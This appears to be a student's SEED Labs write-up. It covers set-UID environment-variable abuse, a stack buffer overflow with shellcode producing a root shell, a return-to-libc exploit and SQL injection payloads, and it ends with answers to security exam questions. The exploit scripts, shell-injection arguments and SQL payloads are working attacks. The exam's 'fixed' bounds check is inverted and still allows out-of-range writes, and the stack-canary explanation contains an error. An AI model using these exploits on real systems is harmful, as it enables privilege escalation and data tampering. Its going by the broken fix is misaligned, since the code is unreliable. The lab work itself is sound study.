Part I
SEED Labs

1 Environment Variables and `set-UID`

1.1 Task 1: Manipulating Environment Variables

`env` printed the environment variables as specified. `export` correctly set the environment variables and `unset` correctly deleted the environment variables. I did notice that changes to environment variables did not affect those seen by `sudo` – or that of the root shell without a clean environment (opened by `sudo su`).

1.2 Task 2: Passing Environment Variables from Parent Process to Child Process

I compiled and ran `myprinvenv.c` and noticed that the child process shared the same environment as the parent process. I tested this by creating a new environment variable using `export ZZZ=69` and observed it in both the parent and child processes.

I then tested the output by piping it into two different files using `./mychildenv > child.txt` and `./myparentenv > parent.txt` and comparing the resulting files with `diff`. The environment variables were the same – the only difference was the name of the files – which arose because I compiled the two different versions into different named executables. When I retried the experiment with both files having the same name, this vanished.

1.3 Task 3: Environment Variables and `execve()`

When I ran the original program, it did not output anything. I conclude that the program `/usr/bin/env` did not have access to the environment variables.

After I changed line ①, the correct environment variables were printed. I conclude that processes started via `execve()` only see the environment variables they are explicitly passed.

1.4 Task 4: Environment Variables and `system()`

I compiled the program as specified and observed that when called with `system()`, `/usr/bin/env` saw all the system variables from the *user who owns the program which invoked system.* I tested this by running `mysystemenv.out` twice; once when it was owned by seed and once when it was owned by root.

1.5 Task 5:

I did wonder whether there was any reason we were asked to make an executable file writable by root. It would seem pointless. I noticed that `PATH` and `LD_LIBRARY_PATH` environment variables were unaffected by the changes. However, `ANY_NAME` was affected.

I conclude that there are several "important" environment variables which users cannot modify for `set-UID` programs – however, many environment variables can be changed.

1.6 Task 6: the PATH Environment Variable and `Set-UID` Programs

I compiled the program and compiled a C program into an executable named `ls` and stored in `/home/seed` which announced it was being ran and announced what user it was being ran as. The source code is below:

```
#include <stdio.h>
#include <stdlib.h>

int main(void){
    printf("Running malicious!\n");
    system("whoami");
}
```

The program ran the malicious program – but it ran it as seed! I noticed this was because I had set `ls` as a `set-UID` program! However, since its owner was seed, this meant it was **always** running as seed! Once I removed the `set-UID` bit, running `insecure.out` as seed would call the fake `ls` as root, resulting a successful privilege escalation attack!

Since `insecure.out` is a `set-UID`program, it is run with root privileges. `system()` passes privileges on to any programs it calls. So when our proxy `ls` is called, it inherits root privileges.

1.7 Task 7: the `LD_PRELOAD` Environment Variable and `set-UID`Programs

I compiled the program as described and observed the following:

- With `myprog.out` as a regular program, ran from a normal user (seed), the proxy `sleep`was called.
- With `myprog.out` as a `set-UID`root program, ran from a normal user (seed), the correct `sleep`was called.
- With `myprog.out` as a `set-UID`root program, ran from root with the proxy `sleep`placed into a root environment variable, the proxy `sleep`was called.
- With `myprog.out` a `set-UID`user1 program and the environment variable exported, the proxy `sleep`was **not** called.

1.8 Task 8: Invoking External Programs using `system()` versus `execve()`

We can easily compromise the security of the system. For example, Bob can run `./catall.out "tmp.txt; nano important.txt"`. This `cat`s the contents of `tmp.txt` then executes `nano important.txt`. Bob could also run `./catall.out "tmp.txt; rm important.txt"` – which would delete `important.txt`.

The exploit did not work with `execve()`. `execve()` interpreted the remainder of the argument as a single file and threw and error saying that it was unable to find that file.

2 Buffer Overflow Attack

2.3 Task 3: Launching Attack on 32-bit Program

I was able to launch a root shell through the vulnerable program. The code I used to generate the badfile is below:

```python
#!/usr/bin/python3
import sys

shellcode= (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################

start = len(content) - len(shellcode)
content[start:start + len(shellcode)] = shellcode

ret    = 0xffffca18 + 200
offset = 112

L = 4
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')

##################################################################

with open('badfile', 'wb') as f:
  f.write(content)
```

Since we were compiling in 32-bit code, I noticed that we should use the 32-bit shellcode. Next, I used the debugger to determine the distance between the base pointer `ebp` and the start of the buffer which we would overflow. This was 108 bytes. `ebp` points 4 bytes below the return address. So I set the badfile to contain the malicious return address at offset 112. I realised that all data above the arguments to `bof` would be deallocated when we returned. So the shellcode should be placed below the arguments. To maximise the size of the NOP sled, I placed the shellcode at the end of the badfile.

To establish where to jump, I used the gdb to determine the address of the base pointer `ebp`. I then added an offset to this (to account for what was pushed by gdb) and the exploit worked with an offset of 200.

```
seed@VM: ~/.../code
[04/30/23]seed@VM:~/.../code$ make clean
rm -f badfile stack-L1 stack-L2 stack-L3 stack-L4 stack-L1-dbg stack
-L2-dbg stack-L3-dbg stack-L4-dbg peda-session-stack*.txt .gdb_histo
ry
[04/30/23]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L
1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stac
k-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L
2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stac
k-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 sta
ck.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-
dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stac
k.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-d
bg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[04/30/23]seed@VM:~/.../code$ exploit.py
[04/30/23]seed@VM:~/.../code$ stack-L1
Input size: 517
# whoami
root
# exit
[04/30/23]seed@VM:~/.../code$
[04/30/23]seed@VM:~/.../code$
```

Figure 1: Buffer overflow attack yielding a root shell

2.4 Launching Attack without Knowing Buffer Size

I added a for-loop to into `exploit.py` and it worked first try. I used sprayed the return address over all possible locations – 25 consecutive machine words. Whatever size the buffer, the true return address would be overwritten with our proxy return address. Since my original return address was before the stack frame, that address did not need changing.

```
#!/usr/bin/python3
import sys

shellcode= (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

content = bytearray(0x90 for i in range(517))

##################################################################

start = len(content) - len(shellcode) # Change this number
content[start:start + len(shellcode)] = shellcode

ret    = 0xffffca18 + 200 # Change this number
offset = 112              # Change this number

L = 4
for i in range(offset, offset + 100, 4):
  content[i:i + L] = (ret).to_bytes(L,byteorder='little')

##################################################################

with open('badfile', 'wb') as f:
  f.write(content)
```

3 Return-to-Libc Attack

3.1 Task 1: Finding the Address of `libc` Functions

I ran the debugger as specified and successfully found the address of the libc functions – `system` was stored at `0xf7e12420` and `exit` was stored at `0xf7e04f80`.

3.2 Task 2: Putting the shell string in memory

I wrote the following program and named it `rellib.c`. I then compiled it using the following command `gcc -m32 -z noexecstack -fno-stack-protector -o rellib rellib.c` to get the address of the environment variable in a (32-bit) C program.

Notice that this file had a name of the same length since the length of the name of the file can affect the position of environment variables in memory.

```
#include <stdio.h>

void main(){
        char* shell = getenv("MYSHELL");
        if (shell)
                printf("%x\n", (unsigned int) shell);
}
```

This printed the address `0xffffd2e0`.

3.3 Task 3: Launching the Attack

I used the values from the earlier sections. In the debugger, I noticed that the distance between the start of the buffer and the base pointer was 24 bytes. I know that the return address is stored one word (4 bytes) above the base pointer, with its return address one word above that and the arguments one above that.

The final exploit.py program was as follows:

```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 36
sh_addr = 0xffffd2e0        # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 28
system_addr = 0xf7e12420    # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 32
exit_addr = 0xf7e04f80      # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```


Here is a demonstration of the final attack working:

```
[05/06/23]seed@VM:~/.../returnlibc$
[05/06/23]seed@VM:~/.../returnlibc$ make clean
rm -f *.o *.out retlib  badfile
[05/06/23]seed@VM:~/.../returnlibc$ make
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
[05/06/23]seed@VM:~/.../returnlibc$ exploit.py
[05/06/23]seed@VM:~/.../returnlibc$ retlib
Address of input[] inside main():  0xffffcc50
Input size: 300
Address of buffer[] inside bof():  0xffffcc20
Frame Pointer value inside bof():  0xffffcc38
# whoami
root
# exit
[05/06/23]seed@VM:~/.../returnlibc$
[05/06/23]seed@VM:~/.../returnlibc$
```

4 Web SQL Injection

4.1 Task 1: Get Familiar with SQL Statements

This was trivial:



4.2 Task 2: SQL Injection Attack on SELECT Statement

4.2.1 SQL Injection Attack from webpage

I input the username `admin';#` and was granted access to the admin database with any password.

4.2.2 SQL Injection Attack from command line

I formatted the query into command line and `curl "www.seed-server.com/unsafe_home.php?username=admin';%23&Password=0"` worked.

4.2.3 Append a new SQL statement

I was unable to discover a way to execute multiple SQL statements via SQL injection. I discovered this was because the php API used for executing SQL does not allow multiple queries to be executed (with the explicit intent of stopping SQL injection).

4.3 Task 3: SQL Injection Attack on UPDATE Statement

4.3.1 Modify your own salary

I used the query `', salary=99999 where Name='Alice'; #` to do this.

4.3.2 Modify other peoples salary

I used the query `', salary=0 where Name='Boby'; #` to do this.

4.3.3 Modify other peoples password

I used an online SHA1 hash function to generate the hash for my desired password and then used the query `', Password='b1b...21e' where Name='Boby'; #`. Another method which would work for an arbitrary (unknown) hash function would be to set Bobys password to be equal to an existing users password. However, this would be more traceable.

4.3.4 Countermeasure – Prepared Statement

I used the code below

```
$stmt = $conn->prepare("select id, name, eid, salary, ssn
                        from credential
                        where name = ? and Password = ?");

$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $ssn);
$stmt->fetch();
```

The database didn't output any information when fed attempted SQL injections. However, when I tested it with legitimate users (Alice using password seedalice), the database output the correct data.

Part II

Exam Questions

5 2020 Paper 4 Question 6

https://www.cl.cam.ac.uk/teaching/exams/pastpapers/y2020p4q6.pdf

(a) During a security review, you encounter the following C function, which may be called by untrusted code:

```
int table[800];

int insert_in_table(int val, int pos) {
    if (pos > sizeof(table) / sizeof(int)) return -1;
    table[pos] = val;
    return 0;
}
```

Identify potential vulnerabilities and provide a fixed version.

There are two buffer overflow vulnerabilities in the code.

- Negative positions are legal.
- Positions one off the end of the table are legal.

```
int table[800];

int insert_in_table(int val, int pos) {
    if ((pos < 0) || (sizeof(table) / sizeof(int) > pos)) return -1;
    table[pos] = val;
    return 0;
}
```

(c) Suggest and briefly explain three countermeasures used by a typical Linux distribution to mitigate the risk of stack-overflow vulnerabilities in included software.

- Address Space Layout Randomisation

  The exact virtual addresses which functions and statics are loaded into is randomised at runtime. This makes it harder to guess pointers that point to specific objects.

- Stack Canary

  This is a random number which is inserted into the stack below the return address. If the return address is overwritten by a buffer overflow, then the Stack Canary will also be overwritten. Since the Stack Canary is random the attacker cannot overwrite the return address. The Stack Canary must be decided at runtime and must be sufficiently random as to be unpredictable. A copy of the Stack Canary is stored on a shadow stack.

- Non-Executable Stack

  The stack is marked as non-executable – code on the stack will not be executed. This prevents executing code directly input from users.

6 2020 Paper 4 Question 7

https://www.cl.cam.ac.uk/teaching/exams/pastpapers/y2020p4q7.pdf

(a) (i) What effect does the Unix/Linux/macOS system call `chroot` have (or the GNU/Linux command-line tool of the same name)?

`chroot` changes the effective root directory of a program. This creates a "`chroot` jail" and prevents the program from accessing any files outside of its new root directory. This can either be volunteered by a program via a system call or forced onto a program via its owner or root.

(ii) What kinds of resource can `chroot` restrict access to? How can the developer of a program P use `chroot`? How can the user of a program P use `chroot`?

`chroot` limits the set of files / directories which a file can view to files which are children of its new root.

The developer of a program P could use `chroot` for security purposes – the program could open all files it requires from outside the jail, then enter the jail. This would limit the damage which could be caused by any vulnerabilities in the rest of the program.

A user may use `chroot` for compatibility purposes – if a tool was designed and built for an older version of an operating system, it may be inconsistent with the current version. This can be solved by placing it in a `chroot` jail and copying the relevant parts of the operating system into it. This has far less overhead than running the program on a virtual machine.

(iii) Why would a developer or user of a program want to do this? Give a concrete example.

Developers may want to do this to limit the impact of any bugs in their programs.

Consider a developer writing a network app. On startup, the program loads system configuration information such that it conforms to the standards of the computer and the network. From this point onwards, the app only accesses its own private data. To reduce the risk of serious vulnerabilities, the developer could put the app in a `chroot` jail after viewing the system configuration information. This would prevent any malicious or buggy code from damaging anything other than the applications own data.

An example of a program that does this is NTP – it doesn't *need* to access much of the filesystem after startup.

(iv) Name two other kinds of resource on a Unix system for which access is not affected by `chroot`.

Network bandwidth usage, disk space usage.

Files in `chroot` jails can send as much data over the network as they wish; and create as many files of any size they wish.

(b) User jane types the following three commands into her Linux shell:

```
$ id
uid=1002(jane) gid=1002(jane) groups=20(dialout),513(staff)
$ ls -l ptool
-rwsr-xr-x 1 ptusr ptgrp 59640 Mar 22 2020 ptool
$ ./ptool
```

(i) State the various user and group identities associated with the started `ptool` process, by copying and completing the following table:

	real	effective	saved
user ID	jane	ptusr	ptusr
group ID	jane	ptgrp	ptgrp
supplementary groups	dialout, staff	-	-

(ii) Which values is the `ptool` process permitted to provide in the `setuid()` system call?

`ptool` is permitted provide either `jane` or `ptusr` to the `setuid()` system call.